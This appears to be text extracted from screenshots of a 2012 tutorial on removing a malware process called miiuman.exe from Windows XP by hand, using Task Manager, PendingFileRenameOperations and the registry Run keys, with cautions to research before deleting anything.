- Size on disk: 380 KB (389,120 bytes)
- Created: Today, August 08, 2012, 10:13:01 AM
- Modified: Today, August 08, 2012, 10:13:01 AM
- Accessed: Today, August 08, 2012, 10:37:12 AM
- Attributes: Read-only Hidden

Buttons for "OK", "Cancel", and "Apply" are visible at the bottom of the dialog box.

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Windows Task Manager

File Options View Shut Down Help

Applications Processes Performance Networking Users

Image Name	User Name	CPU	Mem Usage
taskmgr.exe	Administrator	02	4,452 K
svchost.exe	SYSTEM	00	4,356 K
miiuman.exe	Administrator	02	4,756 K
ctfmon.exe	Administrator	00	3,088 K
GoogleUpdate.exe	Administrator	00	1,736 K
mspaint.exe	Administrator	00	1,076 K
VMwareUser.exe	Administrator	00	5,264 K
VMwareTray.exe	Administrator	00	3,212 K
spoolsv.exe	SYSTEM	00	5,500 K
explorer.exe	Administrator	00	24,124 K
svchost.exe	LOCAL SERVICE	00	3,904 K
cmd.exe	Administrator	00	2,876 K
alg.exe	LOCAL SERVICE	00	3,580 K

Context menu for 'miiuman.exe':

- End Process
- End Process Tree
- Debug
- Set Priority

Task Manager Warning

WARNING: Terminating a process can cause undesired results including loss of data and system instability. The process will not be given the chance to save its state or data before it is terminated. Are you sure you want to terminate the process?

Yes No

**Unfortunately Fails
to Terminate**

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HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager

Click on
Start->Run
Type
REGEDIT
Hit ENTER

Registry Editor

File Edit View Favorites Help

Name	Type	Data
(Default)	REG_SZ	(value not set)
BootExecute	REG_MULTI_SZ	autocheck autochk *
CriticalSectionTim...	REG_DWORD	0x00278d00 (2592000)
EnableMCA	REG_DWORD	0x00000001 (1)
EnableMCE	REG_DWORD	0x00000000 (0)
ExcludeFromKno...	REG_MULTI_SZ	
GlobalFlag	REG_DWORD	0x00000000 (0)
HeapDeCommitFr...	REG_DWORD	0x00000000 (0)
HeapDeCommitT...	REG_DWORD	0x00000000 (0)
HeapSegmentCo...	REG_DWORD	0x00000000 (0)
HeapSegmentRe...	REG_DWORD	0x00000000 (0)
LicensedProcessors	REG_DWORD	0x00000002 (2)
ObjectDirectories	REG_MULTI_SZ	\Windows \RPC Control
ProcessorControl	REG_DWORD	0x00000002 (2)
ProtectionMode	REG_DWORD	0x00000001 (1)
RegisteredProces...	REG_DWORD	0x00000002 (2)
ResourceTimeout...	REG_DWORD	0x0009e340 (648000)

My Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\...

suspicious icon.bmp

Program Files
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New

- Key
- String Value
- Binary Value
- DWORD Value
- Multi-String Value**
- Expandable String Value

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Terminal Set
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Indata

ResourceTimeout... REG_DWORD 0x0009e340 (648000)
PendingFileRenameOperations _SZ

_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager

Edit Multi-String ? X

Value name:
PendingFileRenameOperations

Value data:
\??\C:\Documents and Settings\Administrator\miiuman.exe


OK Cancel



Removal: Attempt to Delete File

The screenshot shows the Windows Registry Editor window. The left pane displays a tree view of the registry, with the path `Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\FileSystem` expanded. The right pane shows a list of registry values. The value `PendingFileRenames` is selected, and a context menu is open over it, with the `Modify Binary Data` option highlighted.

Name	Type	Data
(Default)	REG_SZ	(value not set)
BootExecute	REG_MULTI_SZ	autocheck autochk *
CriticalSectionTim...	REG_DWORD	0x00278d00 (2592000)
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HeapDeCommitFr...	REG_DWORD	0x00000000 (0)
HeapDeCommitT...	REG_DWORD	0x00000000 (0)
HeapSegmentCo...	REG_DWORD	0x00000000 (0)
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ProtectionMode	REG_DWORD	0x00000001 (1)
RegisteredProces...	REG_DWORD	0x00000002 (2)
ResourceTimeout...	REG_DWORD	0x0009e340 (648000)
PendingFileRena...	REG_MULTI_SZ	{??}\C:\Documents and Settings\Administrator\miiman....



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Pad 2 0x00 bytes which means Renaming the file to nothing. In other words, delete.



Removal: Attempt to Delete File

Registry Editor

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Name	Type	Data
(Default)	REG_SZ	(value not set)
BootExecute	REG_MULTI_SZ	autocheck autochk *
CriticalSectionTimeout	REG_DWORD	0x00278d00 (2592000)
EnableMCA	REG_DWORD	0x00000001 (1)
EnableMCE	REG_DWORD	0x00000000 (0)
ExcludeFromKnownDlls	REG_MULTI_SZ	
GlobalFlag	REG_DWORD	0x00000000 (0)
HeapDeCommitFreeBlockThres...	REG_DWORD	0x00000000 (0)
HeapDeCommitTotalFreeThres...	REG_DWORD	0x00000000 (0)
HeapSegmentCommit	REG_DWORD	0x00000000 (0)
HeapSegmentReserve	REG_DWORD	0x00000000 (0)
LicensedProcessors	REG_DWORD	0x00000002 (2)
ObjectDirectories	REG_MULTI_SZ	{Windows}\RPC Control
ProcessorControl	REG_DWORD	0x00000002 (2)
ProtectionMode	REG_DWORD	0x00000001 (1)
RegisteredProcessors	REG_DWORD	0x00000002 (2)
ResourceTimeoutCount	REG_DWORD	0x0009e340 (648000)
AllowProtectedRenames	REG_DWORD	0x00000001 (1)
PendingFileRenameOperations	REG_MULTI_SZ	{??}\C:\Documents and Settings\Administrat


My Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager



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Verify that the file was deleted. Do the same process when looking for the malware file.





Also check that the malware file is not in the process list.

Image Name	User Name	CPU	Mem Usage
alg.exe	LOCAL SERVICE	00	3,584 K
csrss.exe		00	3,204 K
ctfmon.exe		00	3,064 K
explorer.exe		00	17,560 K
GoogleUpdate.exe		00	416 K
lsass.exe		00	6,056 K
mspaint.exe	Administrator	00	1,000 K
SBAMSvc.exe		00	27,512 K
SBAMTray.exe		00	4,820 K
SBPIMSvc.exe		00	6,276 K
services.exe		00	3,596 K
smss.exe		00	416 K
spoolsv.exe		00	5,528 K
svchost.exe		00	3,776 K
svchost.exe		00	5,036 K
svchost.exe		00	4,464 K
svchost.exe		00	21,516 K
svchost.exe		00	3,012 K
svchost.exe		00	3,916 K
svchost.exe	SYSTEM	00	4,316 K
System		00	236 K
System Idle Process	SYSTEM	98	28 K
taskmgr.exe		02	4,520 K
vmacthlp.exe		00	2,600 K
VMwareService.exe		00	4,008 K
VMwareTray.exe		00	3,208 K
VMwareUser.exe		00	8,192 K
winlogon.exe		00	6,700 K
wuauclt.exe		00	7,076 K





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General | SYSTEM.INI | WIN.INI | BOOT.INI | Services | Startup | Tools

Startup Item	Command	Location
<input checked="" type="checkbox"/> VMwareTray	"C:\Program ...	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
<input checked="" type="checkbox"/> VMwareUser	"C:\Program ...	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
<input checked="" type="checkbox"/> SBAMTray	"C:\Program ...	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
<input checked="" type="checkbox"/> GoogleUpdate	"C:\Documen...	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
<input checked="" type="checkbox"/> ctfmon	C:\WINDOW...	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
<input checked="" type="checkbox"/> miiuman	C:\Document...	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

Registry Editor

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
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Google Update	REG_SZ	"C:\Documents and Settings\Administrator\Local Settin...
miiuman	REG_SZ	C:\Documents and Settings\Administrator\miiuman.exe

Modify
Modify Binary Data
Delete
Rename



Click on
Start->Run
Type
REGEDIT
Then hit
ENTER

Click on “My Computer”
Click on Edit->Find/Search
In the search box, type the name of the
malware file then click on Find



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Search Results

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Search Companion

Search by any or all of the criteria below.

All or part of the file name:

A word or phrase in the file:

Look in:

When was it modified? ▶
What size is it? ▶
More advanced options ▶

To start your search, follow the instructions in the left pane.

Name	In Folder
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Do NOT delete registry entries that contains the malware file name.

Do NOT delete file names similar to that of the malware file name. It could have mimicked a system file name.

Research about it first. If you think handling the malware is still difficult, send the file to your favorite Antivirus vendor.

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